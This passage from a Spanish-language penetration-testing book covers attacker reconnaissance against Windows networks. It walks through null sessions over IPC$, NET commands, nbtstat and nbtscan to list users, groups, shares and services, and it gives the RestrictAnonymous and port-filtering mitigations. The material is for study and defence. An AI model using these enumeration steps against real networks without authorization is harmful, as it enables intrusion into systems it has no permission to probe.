


Figura 4.1. Metodología para Hacking en Sistemas Microsoft

Para comprender mejor esta metodología, se realizará una breve descripción de cada una de sus etapas. La primera etapa es la de “reconocimiento”. En ésta se desarrollan una serie de actividades, conocidas como técnicas de enumeración, que tienen como objetivo obtener la mayor cantidad de información del sistema a atacar. Con toda la información obtenida se pasa a la segunda etapa que es la de “escaneo”, en esta parte se llevan a cabo principalmente dos procedimientos: escaneo de puertos y de vulnerabilidades. Las dos primeras fases son las más importantes porque nos darán suficiente información para poder atacar de forma exitosa el sistema objetivo y poder penetrar en el sistema, que es el objetivo de la tercera etapa, “obteniendo el acceso”. La cuarta etapa, “manteniendo el acceso”, busca asegurar al atacante malicioso entradas posteriores al mismo

sistema facilitando la forma de acceso. Se preguntará, ¿hay más después de esto? El atacante malicioso muy bien podría terminar su ataque aquí, pero la verdad es que un ataque bien realizado termina con el borrado de huellas, limpiando los rastros que podría haber dejado el atacante malicioso con su intrusión. Por otro lado, el atacante podría decidir que ese ordenador, al cual ya tiene acceso, no será su última parada, y para extender su dominio enviará sus herramientas favoritas a ese ordenador para seguir atacando a través de la red interna. Como acto siguiente, el atacante malicioso volverá a repetir todos los pasos para conseguir acceso a algún sistema adicional dentro de esa misma red local, hasta que vea los objetivos de su ataque cumplidos y decida retirarse, no sin antes borrar sus huellas en cada uno de los sistemas en los que estuvo. Como puede ver, cada una de las etapas cumple un objetivo específico e importante para la etapa siguiente.

4.2 RECONOCIMIENTO DEL OBJETIVO

Ha llegado el momento de saber más sobre el objetivo que ha sido elegido: en este apartado hablaremos de métodos y técnicas de búsqueda de información de la víctima, que nos permitirán traspasar su seguridad y comprometer sus sistemas en etapas posteriores.

Para una mejor comprensión de estas técnicas utilizaremos un ejemplo: supongamos que existe una empresa llamada MYSTRAL, que proporciona a sus clientes un servicio de *hosting* (alojamiento de páginas Web), junto con un servicio de correo electrónico para cada Web publicada; para cada una de estas tareas, el administrador de sistemas ha decidido instalar en la empresa una serie de servidores que permitan implementar las funciones anteriormente dichas, estas máquinas están clasificadas en dominios según se utilicen para el alojamiento de las páginas Web o para el correo electrónico; sus clientes están clasificados por un *login* (nombre de cuenta) y una contraseña, y estos usan los recursos y servicios que les proporcione su contrato. Ahora supongamos que usted es un atacante y de algún modo "ha conseguido una posición dentro de uno de los sistemas Microsoft de la empresa MYSTRAL" (mediante el uso de algún *exploit*, acceso mal configurado u otra vulnerabilidad existente en alguno de los servicios públicos o de la intranet de la compañía), su objetivo es seguir con la penetración de los sistemas Microsoft que MYSTRAL tiene; sin embargo, usted no conoce la configuración de sus servidores así como las cuentas de usuarios que permiten acceder a dichas máquinas. Llegados a este punto, la pregunta es sencilla: ¿Cómo lo hará? Siempre que se intente acceder a un sistema, se debe tener un esquema claro de los pasos a seguir, el primero es conocer bien a la víctima para después aprovechar sus debilidades en nuestro beneficio. En cualquier sistema se debe buscar de antemano

información que nos permita conseguir el primer paso descrito anteriormente, para ello, vamos a definir la técnica de la **Enumeración**.

La técnica de la **Enumeración** consiste en la obtención de la mayor cantidad de información posible acerca de las máquinas, sus recursos compartidos, usuarios, dominios y grupos de trabajo del sistema al que se quiera acceder. Este concepto lo podemos aplicar en el ejemplo anterior, usaremos esta técnica para aprovecharnos de los servicios que los servidores proporcionan y así conseguir un esquema de la información de los usuarios, los dominios de las máquinas y los posibles recursos que éstas posean.

Antes de continuar, es necesario mencionar que algunas de las acciones que realicemos para enumerar sistemas, se verán registradas y controladas en bases de datos (*logs*) de las máquinas a las que ataquemos, a pesar de ello, más adelante hablaremos de métodos de borrado de huellas.

4.2.1 Uso de comandos NET

Los sistemas desarrollados en la tecnología Microsoft Windows NT (Windows 7, Vista, 2000, 2003 y Windows XP) proporcionan un sistema de comunicaciones de red basado en el protocolo NetBIOS (*Network Basic Input Output System*), el cual, según la clasificación de las capas OSI se encuentra en el nivel de sesión. Dicho protocolo fue creado por IBM para permitir el uso compartido de recursos entre ordenadores de una red LAN (*Local Area Network*). Su funcionamiento se basa en el establecimiento de una sesión entre estaciones de trabajo que operan cada una bajo un "nombre", y que permite a NetBIOS la identificación de las máquinas que intervienen en la comunicación.

El protocolo NetBIOS vela por el correcto envío de información a través del diálogo continuo entre las diferentes estaciones de trabajo, con lo que se establece un método de control y coordinación del flujo de la información que se transfiere por la red. Sin embargo, NetBIOS no puede ser enviado sin la ayuda de otros protocolos que le especifiquen una estructura formal de datos. Los protocolos que se encargan de esta función son los protocolos de transferencia IPC/IPX, protocolos de área extensa y múltiples conexiones entre sí, TCP/IP y protocolo NetBEUI (*NetBIOS Extended User Interface*).

Primero apareció el protocolo NetBEUI desarrollado por IBM en 1985, dicha API utilizaba los nombres NetBIOS para identificar las diferentes máquinas de la red. Los nombres no se podían repetir y el diseño de las redes LAN sólo permitía un número pequeño de usuarios; más tarde apareció el protocolo IPC/IPX desarrollado por Novell, que competía con el NetBEUI en el diseño de redes. En

paralelo y, tras la definición del protocolo TCP/IP para el uso de Internet, se decidió implementar la funcionalidad de los nombres del NetBEUI en dicho protocolo y denominarlo NetBIOS sobre TCP/IP (NBT). Esta implementación se basa en un "servicio de nombres" que relaciona un nombre NetBIOS con su IP, y en dos servicios de comunicaciones que permiten la transmisión de los datos.

NetBIOS trabaja a través del puerto 139 para establecer sesiones y realizar conexiones compartiendo recursos del sistema en la red. De forma predeterminada, siempre se comparte un recurso llamado IPC (*Inter Process Comunication*), que se encarga de las conexiones entre varias máquinas. Nos serviremos de este recurso para establecer conexiones no autentificadas con la máquina objetivo utilizando una *Null Session* (sesión nula), la cual se describe más adelante.

Los comandos NET son una serie de sentencias de consola incluidos por defecto en los sistemas Microsoft y que proporcionan una manera rápida y eficaz para la administración y configuración de redes en un sistema Microsoft; además, suponen una herramienta indispensable en la enumeración de máquinas, recursos y usuarios.

> **Nota:** los "nombres" de NetBIOS se especifican con doble barra invertida antes del nombre o IP de la máquina: \\NombrePC.

4.2.1.1 *NULL SESSION* (SESIÓN NULA)

Una sesión nula es una conexión a través de NetBIOS entre dos máquinas de la red local, mediante el recurso compartido oculto por defecto IPC$. Esta conexión no necesita especificar un usuario y una contraseña, lo que nos permite acceder a un recurso del sistema sin necesidad de conocer una cuenta de usuario. Los recursos del sistema en los que aparece un dólar ($) después del nombre tienen la característica de no ser visibles para usuarios que quieran acceder a la máquina desde la red. Esta técnica funciona desde hace varios años y sigue funcionando en la actualidad en sistemas Windows 2003 server, 2008, XP y Windows 7.

Lo primero que se podría estar preguntando es a qué máquina conectarse. Podrá resolver esa pregunta utilizando el comando NET "**net view**", que brinda información de las máquinas que se encuentran visibles en la red local. Más adelante se explicarán las distintas variaciones que podemos utilizar con el comando "**net view**"; por el momento es necesario saber qué maquinas están disponibles para tratar de realizar una conexión mediante una sesión nula.

```
C:\>net view
Servidor              Descripción
------------------------------------------------------------
\\SERVIDOR1
\\SERVIDOR2
\\SERVIDOR3
\\SERVIDOR4
Se ha completado el comando correctamente.
```

Para establecer una *Null Session* debe utilizar el comando NET "**net use**", el cual muestra las conexiones activas en el instante de ejecutarlo. Su sintaxis es: **net use** \\IPobjetivo "" **/user**:"". El parámetro, \\IPobjetivo, también puede ser reemplazado por \\NombreHost. En el siguiente ejemplo se muestra su uso:

```
C:\>net use \\SERVIDOR1 ""/user: ""
Se ha completado el comando correctamente.
```

Si a continuación ejecuta de nuevo el comando **net use** sin ningún parámetro, se mostrará la conexión establecida del recurso compartido IPC$ entre la máquina objetivo y atacante:

```
C:\>net use
Se registrarán las nuevas conexiones.
Estado        Local   Remoto                Red
---------------------------------------------------------------------------
Conectado             \\SERVIDOR1\IPC$      Red de Microsoft Windows
Se ha completado el comando correctamente.
```

De aquí en adelante se describen algunos de los comandos NET, que son de mucha ayuda para enumerar una red interna o externa a través de la consola de Windows.

4.2.1.2 NET VIEW

Con "**net view**" podrá enumerar las máquinas de una red, listar los recursos compartidos del ordenador elegido, clasificar los dominios de la red que sean accesibles y mostrar las máquinas que están en funcionamiento en el dominio que queramos, junto con sus recursos compartidos:

- **Enumeración de máquinas de una red interna**: si ejecuta el comando **net view** obtendrá como respuesta un listado de las diferentes máquinas encendidas que se encuentran en la red local. Su sintaxis es **net view**.

```
C:\>net view
Servidor              Descripción
-------------------------------------------------------------
\\SERVIDOR1
\\SERVIDOR2
\\SERVIDOR3
\\SERVIDOR4
Se ha completado el comando correctamente.
```

- **Recursos compartidos de una máquina de la red**: para obtener un listado de los recursos compartidos de un ordenador específico debe hacer uso del comando **net view** agregando un nombre de máquina o IP como parámetro. Su sintaxis es **net view** <nombre de la máquina>.

```
C:\>net view \\SERVIDOR4
Recursos compartidos en \\SERVIDOR4

Nombre de recurso compartido  Tipo   Usado como  Comentario

---------------------------------------------------------
C                             Disco
carpeta                       Disco
Se ha completado el comando correctamente.
```

Nota: en la zona descrita como <nombre de la máquina> podremos usar nombres NetBIOS, IP privadas o IP públicas (siempre que el servidor tenga abierto en el *router* el puerto 139 [NetBIOS]):

```
Net view \\192.168.0.3
Net view \\SERVIDOR1
```

- **Dominios accesibles de la red**: para listar los dominios y grupos de trabajo que son accesibles y que están conformados por las máquinas de la red del objetivo debe ejecutar el comando **net view /domain**.

```
C:\>net view /domain
Dominio

------------------------------------------
CORREO
WEB
WORK
Se ha completado el comando correctamente.
```

- **Máquinas encendidas pertenecientes a un dominio**: si desea obtener una lista de los diferentes ordenadores que están en funcionamiento y pertenecen a un determinado dominio o grupo de trabajo, debe ejecutar el siguiente comando: **net view /domain**: <nombre del dominio>.

```
C:\>net view /domain:CORREO
Servidor                Descripción

------------------------------------------
\\SERVCORREO1
\\SERVCORREO2
Se ha completado el comando correctamente.
```

- **Recursos compartidos pertenecientes a un dominio**: si después de listar las máquinas disponibles en el dominio, tiene interés especial en los recursos compartidos de alguna en específico, puede ejecutar el siguiente comando: **net view /domain**:<nombre del dominio> \\NombrePC.

```
C:\>net view /domain:CORREO \\SERVCORREO1
Recursos compartidos en \\SERVCORREO1

Recurso      Tipo         Uso      Comentario

-------------------------------------------------------------
Carpeta      Disco
HPD          Impresora          HP D
NETLOGON     Disco             Recurso compartido del servidor de inicio
de sesión
Perfil2      Disco
SYSVOL       Disco             Recurso compartido del servidor de inicio
de sesión
Se ha completado el comando correctamente.
```

Nota: la posibilidad de obtener tanta información, es decir, un exceso de promiscuidad en el uso de la conexión nula a los sistemas víctima, se puede y debe mitigar, como el fabricante Microsoft recomienda mediante una correcta configuración en el host de la entrada del registro, llamada RestrictAnonymous situada en la siguiente clave, a la cual se puede acceder HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA.

4.2.1.3 NET ACCOUNTS

El comando **net accounts** es utilizado para consultar o realizar modificaciones en las políticas de las directivas de contraseñas de sesión del ordenador local. La sintaxis para este comando es: **net accounts** [parámetros]. Fíjese como en el siguiente ejemplo se escribe solamente el comando **net accounts** sin agregar ningún parámetro. Cuando esto sucede el sistema brinda información acerca de los valores configurados para cada parámetro.

```
C:\>net accounts
Tiempo antes del cierre forzado:              Nunca
Duración mín. de contraseña (días):           0
Duración máx. de contraseña (días):           42
Longitud mínima de contraseña:                0
Duración del historial de contraseñas:        Ninguna
Umbral de bloqueo:                            Nunca
Duración de bloqueo (minutos):                30
Ventana de obs. de bloqueo (minutos):         30
Papel del servidor:                          ESTACION DE TRABAJO
Se ha completado el comando correctamente.
```

Si desea listar los parámetros disponibles para este comando, bastará con agregar HELP al comando **net accounts**. En el siguiente ejemplo puede observar cada uno de estos.

```
C:\>net accounts help
La sintaxis de este comando es:

NET ACCOUNTS
[/FORCELOGOFF:{minutos | NO}] [/MINPWLEN:longitud]
             [/MAXPWAGE:{días | UNLIMITED}] [/MINPWAGE:días]
             [/UNIQUEPW:número] [/DOMAIN]
```

4.2.1.4 NET GROUP

Para obtener un listado de los grupos que se encuentran disponibles en un servidor configurado como controlador de dominio en una red Microsoft, puede utilizar el comando **net group**, la sintaxis correcta para ejecutar este comando es: **net group** [parametros]. Al igual que en el ejemplo anterior, si ejecuta el comando sin parámetros, obtendrá como resultado una lista de los grupos. Agregando parámetros adicionales puede también crear, eliminar o modificar los grupos.

```
C:\>net group

Cuentas de grupo de \\SERVCORREO1

-----------------------------------------------
*Administración de empresas
*Administradores de esquema
*Admins. del dominio
*Autores
*Controladores de dominio
*DnsUpdateProxy
*Equipos del dominio
*Invitados de dominio
*Limitado
*Propietarios del creador de directivas de grupo
*Publicadores de certificados
*Usuarios del dominio
Se ha completado el comando correctamente.
```

Si después de haber listado los grupos que existen en el controlador de dominio desea obtener información de algún grupo en especifico, puede utilizar el comando con la siguiente sintaxis: net group <nombre de grupo>. Si ejecuta este comando obtendrá el comentario establecido para este grupo y un listado de los miembros que lo conforman.

```
C:\>net group "Administración de empresas"
Nombre de grupo     Administración de empresas
Comentario          Administradores designados de la empresa

Miembros

-------------------------------------------------------------
Administrador
Se ha completado el comando correctamente.
```

4.2.1.5 NET LOCALGROUP

Si se encuentra en un ordenador que no es controlador de dominio, el comando del apartado anterior no le funcionará. Para este escenario podría utilizar el comando **net localgroup**, que le permite obtener una lista de los grupos de usuarios existentes en un sistema en forma local. Deberá ejecutar el comando **net localgroup** [parametros]. Nuevamente, el comando **net localgroup** por sí solo le brindará un listado de los grupos disponibles.

```
C:\>net localgroup

Alias para \\SERVIDOR1
-----------------------------------------
*Administradores
*Duplicadores
*HelpServicesGroup
*Invitados
*Operadores de configuración de red
*Operadores de copia
*Usuarios
*Usuarios avanzados
*Usuarios de escritorio remoto
Se ha completado el comando correctamente.
```

Si después de haber obtenido la lista de grupos disponibles localmente en el sistema, elige un grupo específico del cual quiere listar sus miembros, debe ejecutar **net localgroup** bajo la siguiente sintaxis: **net localgroup** <grupo>.

```
C:\>net localgroup Administradores
Nombre de alias      Administradores
Comentario            Los administradores tienen acceso completo y sin
restricciones al equipo o dominio

Miembros

------------------------------------------------------------
Administrador
MBA
Se ha completado el comando correctamente.
```

4.2.1.6 NET START

La información acerca de los servicios que se encuentran ejecutándose en el sistema es muy importante para fases posteriores. Comprenderá a lo largo de este capítulo, y del libro, que esta información es vital a la hora de elegir la forma de penetrar el sistema, puesto que la búsqueda de *exploit* o vulnerabilidad la realizaremos de acuerdo a los servicios o aplicaciones que ejecuta el sistema objetivo. Dentro de los comandos NET, existe **net start**, que brinda una lista de los servicios que están en funcionamiento en el servidor. Su sintaxis es: **net start** si se quiere mostrar la lista de servicios iniciados o **net start** [“servicio”] para iniciar un nuevo servicio:

```
C:\>net start
Se han iniciado estos servicios de Windows:

   Actualizaciones automáticas
   Administrador de conexión de acceso remoto
   Administrador de cuentas de seguridad
   Administrador de discos lógicos
   Agente de directivas IPSEC
   Almacenamiento protegido
   Centro de distribución de claves Kerberos
   Cliente de seguimiento de vinculos distribuidos
   Cliente DHCP
   Cliente DNS
   Cola de impresión
   Conexiones de red
   Coordinador de transacciones distribuidas de Microsoft
   Estación de trabajo
   Examinador de equipos
   Exten. controlador Instrumental de admon. de Windows
   Horario de Windows
   Inicio de sesión en red
   Instrumental de administración de Windows
   Llamada a procedimiento remoto(RPC)
   Localizador de llamadas a procedimiento remoto (RPC)
   Medios de almacenamiento extraíbles
   Mensajero
   Mensajería interna
   Notificación de sucesos del sistema
   Plug and Play
   Programador de tareas
   Protocolo simple de transferencia de correo (SMTP)
   Proveedor de asistencia de seguridad LM de Windows NT
   Registro de sucesos
   Servicio de admin. IIS
   Servicio de alerta
   Servicio de ayuda TCP/IP NetBIOS
   Servicio de publicación en FTP
   Servicio de publicación en World Wide Web
   Servicio de registro de licencias
   Servicio de Registro remoto
   Servicio de replicación de archivos
   Servicio RunAs
   Servicio SNMP
   Servicios simples de TCP/IP
   Servidor
   Servidor de archivos para Macintosh
   Servidor de impresión para Macintosh
   Servidor de seguimiento de vínculos distribuidos
   Servidor DNS
   Sistema de archivos distribuido
   Sistema de sucesos de COM+
   Telefonía

       Se ha completado el comando correctamente.
```

4.2.2 Aseguramiento contra sesiones nulas

Si quiere impedir el abuso de sesiones nulas, debe usar el registro de Windows para acceder a la dirección HKLM\SYSTEM\CurrentControlSet\Control\LSA. Aquí encontrará varios datos destinados a controlar la seguridad del sistema en relación con conexiones anónimas, políticas de seguridad, etc. Entre dichas claves mencionadas, existe una llamada "restrictanonymous" que posee por lo general el valor "0" por defecto. Este dígito deberá ser modificado al valor "1" o "2" para poder restringir el acceso a usuarios anónimos e impedir el uso de *Null Sessions* o restringir la fuga de información sensible. En el siguiente ejemplo mostramos como el uso de esta técnica, después de haber modificado el valor del registro, tiene el acceso restringido:

```
C:\>net use \\SERVIDOR1 ""/user: ""
Error de sistema 5.

Acceso denegado.
```

El protocolo NetBIOS, como hemos dicho anteriormente, trabaja para establecer sesiones a través del puerto 139 (puede usar también el puerto 137 como servicio de nombres y el puerto 138 como servicio de datagramas). Este puerto puede y debe ser deshabilitado/filtrado a través de un *router* o *firewall* que esté implementado en la salida de la red privada a Internet. Con esta operativa nos protegemos de posibles ataques externos contra el recurso sin necesidad de entorpecer el servicio de red local.

4.2.3 Enumeración a través de la tabla NetBIOS

Como se comentó anteriormente, el protocolo NetBIOS sobre TCP/IP trabaja con un servicio de nombres que permite distinguir los diferentes equipos de una red, dicho protocolo está en constante comunicación ofreciendo información sobre los recursos y servicios que suministra la máquina a la que pertenece.

Para poder explicar cómo funciona esta técnica, debe conocer de antemano cómo se guarda el registro de nombres en NetBIOS. Las máquinas conectadas a este tipo de redes poseen nombres que no contienen más de 15 caracteres alfanuméricos; estos se clasifican según unos determinados criterios en un registro denominado tabla NetBIOS. La estructura de datos que sigue esta tabla se forma con los 15 caracteres reservados para el nombre y un byte anexo a la cadena que indica el recurso o servicio que proporciona la máquina.

El byte contiguo a la cadena de caracteres suele estar expresado en base 16 (hexadecimal); según este dígito, se pueden distinguir los diferentes recursos y servicios del ordenador y, a la vez, saber si estos son únicos o si pertenecen a un grupo (dominio o grupo de trabajo). Esta información a modo de tablas está ampliamente documentada en Internet. En la siguiente tabla se muestra un resumen de la clasificación de los bytes agrupados en servicios o recursos que forman parte de un grupo y en la tabla posterior se exponen los que son únicos:

Nombre	**# Hex.**	**Tipo**	**Recurso o Servicio**
MSBROWSE	<01>	G	Master Browser
Dominios	<00>	G	Domain Name
Dominios	<1C>	G	Domain Controllers
Dominios	<1E>	G	Browser Service Elections
INet~Services	<1C>	G	Internet Information Server

Tabla 4.1. Servicios y recursos que forman parte de un grupo

Nombre	**# Hex.**	**Tipo**	**Recurso o Servicio**
NombrePC	<00>	U	Workstation Service
IS~Computer_name	<00>	U	Internet Information Server
NombrePC	<01>	U	Messenger Service
NombrePC	<03>	U	Messenger Service
Usuario	<03>	U	Messenger Service
NombrePC	<06>	U	RAS Server Service
dominios	<1B>	U	Domain Master Browser
dominios	<1D>	U	Master Browser
NombrePC	<1F>	U	NetDDE Service
NombrePC	<20>	U	File Server Service
NombrePC	<21>	U	RAS Client Service

NombrePC	<22>	U	Exchange Interchange
NombrePC	<23>	U	Exchange Store
NombrePC	<24>	U	Exchange Directory
NombrePC	<30>	U	Modem Sharing Server Service
NombrePC	<31>	U	Modem Sharing Client Service
NombrePC	<43>	U	SMS Client Remote Control
NombrePC	<44>	U	SMS Admin Remote Control Tool
NombrePC	<45>	U	SMS Client Remote Chat
NombrePC	<46>	U	SMS Client Remote Transfer
NombrePC	<4C>	U	DEC Pathworks TCPIP Service
NombrePC	<52>	U	DEC Pathworks TCPIP Service
NombrePC	<6A>	U	Exchange IMC
NombrePC	<87>	U	Exchange MTA
NombrePC	<BE>	U	Network Monitor Agent
NombrePC	<BF>	U	Network Monitor Apps

Tabla 4.2. Servicios y recursos únicos

Para poder ver la tabla NetBIOS de una máquina de la red local, se mostrará una herramienta que viene incorporada en los sistemas operativos NT de Microsoft llamada "**nbtstat**". Su sintaxis es: **nbtstat** [**-a** \\NombrePC] [**-A** \\direcciónIP] [**-c**] [**-n**] [**-r**] [**-R**] [**-RR**] [**-s**] [**-S**] [**intervalo**]. Para comprender cada una de sus opciones y parámetros, se hará una pequeña descripción de cada uno de estos:

- **-a**. Atributo que especifica el uso de un nombre NetBIOS de una máquina.

- **-A**. Atributo que especifica el uso de la IP de una máquina.

- **-c**. Muestra la caché de nombres NetBIOS y la tabla de nombres NetBIOS con sus direcciones IP resueltas.
- **-n**. Muestra la tabla de nombres NetBIOS del equipo local.
- **-r**. Muestra las estadísticas de resolución de nombres NetBIOS.
- **-R**. Elimina el contenido del caché de nombres NetBIOS y reescribe el archivo lmhost con entradas #PRE.
- **-RR**. Libera y actualiza los nombres NetBIOS del equipo que se está registrado con servidores WINS.
- **-s**. Muestra las estadísticas de las sesiones entre el servidor y el cliente, y convierte la dirección IP de destino en un nombre NetBIOS.
- **-S**. Igual que el anterior, sólo que enumera los equipos remotos mediante su IP.
- **-intervalo**. Tiempo de espera entre estadísticas.
- **/?**. Muestra la ayuda de la herramienta.

A continuación se muestra la tabla NetBIOS del equipo SERVCORREO1:

```
C:\>NBTSTAT -a \\SERVCORREO1
Conexión de área local 2:
Dirección IP: [192.168.0.192] Id. de ámbito : []

           NetBIOS Remote Machine Name Table

       Nombre               Tipo         Estado
    ---------------------------------------------
    SERVCORREO1    <00>  UNIQUE      Registrado
    SERVCORREO1    <20>  UNIQUE      Registrado
    CORREO         <00>  GROUP       Registrado
    CORREO         <1C>  GROUP       Registrado
    CORREO         <1B>  UNIQUE      Registrado
    SERVCORREO1    <03>  UNIQUE      Registrado
    SERVCORREO1    <03>  UNIQUE      Registrado
    CORREO         <1E>  GROUP       Registrado
    CORREO         <1D>  UNIQUE      Registrado
    MSBROWSE       <01>  GROUP       Registrado
    ADMINISTRADOR  <03>  UNIQUE      Registrado

    Dirección MAC = 00-50-22-9A-D4-B9
```

Relacionando los valores hexadecimales de la tabla anterior y las tablas 4.1 y 4.2, se pueden concluir ciertas características de la máquina, por ejemplo, el servidor de correo está registrado como un nombre NetBIOS (<00> Workstation Service), tiene activado el servicio de transferencia de archivos (<20> File Server Service) (muy probablemente tendrá alguna carpeta compartida), también es un controlador del dominio SERVCORREO1 (<1C> Domain Controllers) y posee una cuenta de usuario llamada Administrador (Usuario <03> Messenger Service). Como puede ver, si se utilizan las tablas anteriores y la información que hemos obtenido a través de **nbtstat**, podremos enumerar información crucial de la máquina objetivo sobre los usuarios, grupo o dominio al que pertenece y los recursos y servicios que posee.

NbtScan es otra herramienta que podemos utilizar para acceder a la tabla NetBIOS de una máquina y permite realizar los volcados de tablas Netbios en un rango de máquinas o red. Esta herramienta trabaja bajo la consola de Windows y la podemos encontrar fácilmente en Internet.

La sintaxis para ejecutar el programa es: **nbtscan** [**-v**] [**-d**] [**-e**] [**-l**] [**-t** timeout] [**-b** bandwidth] [**-r**] [**-q**] [**-s** separator] [**-m** retransmits] (**-f** filename)|(<rango de escaneo >). A continuación se describirán cada uno de los parámetros que pueden utilizarse con este programa:

- **-v Verbose**. Escribe todos los nombres recibidos de cada máquina.
- **-d Dump packets** (extrae paquetes NBT). Escribe todo el contenido de los paquetes.
- **-e**. Escribe la salida con el formato de los archivos **/etc/hosts**.
- **-l**. Escribe la salida con el formato lmhosts (no puede ser usado con las opciones -v, -s o –h).
- **-t timeout**. Tiempo de espera para cada conexión expresado en milisegundos (por defecto 1.000).
- **-b bandwidth**. (ancho de banda). Esta opción se usa para conexiones lentas que no son capaces de responder varias peticiones. Las conexiones no superarán los bps (bits por segundo) especificados en el parámetro.

- **-r**. Usa el puerto 137 para escanear, el sistema operativo Windows 95 sólo responde a este puerto. Si se usa un sistema Unix, deberá ser root para que funcione esta opción.

- **-q**. Suprime mensajes de error y banners.

- **-s**. **separator**. No imprime columnas y cabeceras, sólo escribe campos separados por el parámetro "separator".

- **-h**. Escribe el nombre de los servicios de forma legible para los humanos; sólo se puede usar junto con el argumento -v.

- **-m retransmits**. (retransmisiones). Número de retransmisiones, que por defecto es 0.

- **-f filename**. (nombre de archivo). Escanea una lista de IP que se encuentran en un archivo pasado por parámetro en el campo "filename".

- **-<scan_range>**. Rango de escaneo. Éste puede ser desde una IP simple hasta rangos de IP que pueden tomar dos formas: xxx.xxx.xxx.xxx/xx o xxx.xxx.xxx.xxx-xxx, por ejemplo, 192.168.0.1-254 o 192.168.0.1/24. Un ejemplo de uso es:

```
C:\>nbtscan -v 192.168.0.192
       Doing NBT name scan for addresses from 192.168.0.192


NetBIOS Name Table for Host 192.168.0.142:

Name              Service          Type
----------------------------------------
       SERVCORREO1      <00>                 UNIQUE
       SERVCORREO1      <20>                 UNIQUE
       CORREO           <00>                 GROUP
       CORREO           <1C>                 GROUP
       CORREO           <1B>                 UNIQUE
       SERVCORREO1      <03>                 UNIQUE
       SERVCORREO1      <03>                 UNIQUE
       CORREO           <1E>                 GROUP
       CORREO           <1D>                 UNIQUE

       MSBROWSE         <01>                 GROUP
       ADMINISTRADOR    <03>                 UNIQUE

Adapter address: 00-50-22-9A-D4-B9
-----------------------------------------
```

4.2.4 Enumeración usando el protocolo SNMP

Simple Network Managment Protocol (SNMP) es un protocolo perteneciente a la capa de aplicación según el Modelo OSI, su funcionamiento está dedicado a la administración, gestión, control y monitorización de los dispositivos de red (desde un *hub*, un *swicth*, un ordenador, hasta cualquier sistema que lo incorpore).

Este protocolo está basado en una implementación gestor-agente. El agente posee información del dispositivo en el que se encuentre, acerca de su administración, la configuración de la red, usuarios que tienen permisos sobre el sistema, etc. El gestor se comunica con el agente y le pide la información que tiene guardada mediante mecanismos de autentificación basados en las llamadas *comunity strings*. Este sistema guarda una cadena de *strings* que pueden ser públicos o privados; si cuenta con estas cadenas, podrá acceder a toda la información que guarde el agente.

Existen tres versiones del protocolo SNMP; todas ellas tienen características comunes. La primera versión es la más sencilla, pero la menos segura. Sus claves de autentificación viajan por la red sin ningún tipo de encriptación, lo que significa que a través de un *sniffer* se podrían capturar y obtener así toda la información de red del dispositivo; el documento RFC destinado a esta versión es el 1157. La segunda versión es la más extendida de las tres; posee, además de nuevas opciones, un sistema de encriptación de claves que permite solucionar el problema de seguridad planteado con el sistema anterior, también posee políticas de comunidad que limitan al gestor el acceso a los dispositivos que no tenga permiso. Este sistema se denomina ACL (*Access Control List* o Listas de Control de Acceso). Los RFC que lo describen son los 1901, 1902, 1903, 1904, 1905, 1906, 1907, 1909 y 1910. La última versión proporciona muchas nuevas opciones y es más segura que las anteriores; esta versión no está muy extendida, pero tiene posibilidades de convertirse en el referente del futuro.

El sistema de información del agente se guarda siguiendo una estructura jerárquica en forma de árbol, cada elemento forma un objeto que se relaciona con un número de identificación de objetos "**OID**" (Object ID) donde se almacenan características especiales de un dispositivo. Esta base de datos se denomina "**MIB**" (*Management Information Data Base*), cada dispositivo y servicio posee una MIB diferente y un usuario podrá crear su propia MIB para usarla con el protocolo SNMP.

En la página Web *http://www.snmplink.org* encontrará los RFC con las configuraciones de árbol de las bases de datos MIB más importantes. En la Web mencionada elija SNMP Resource del menú (parte izquierda de dicha página), se desplegará un submenú donde podrá elegir la opción MIB. A continuación, podrá tener acceso al banco *online* de datos estándar de MIB. En la siguiente figura se muestra un documento de las MIB estándar:

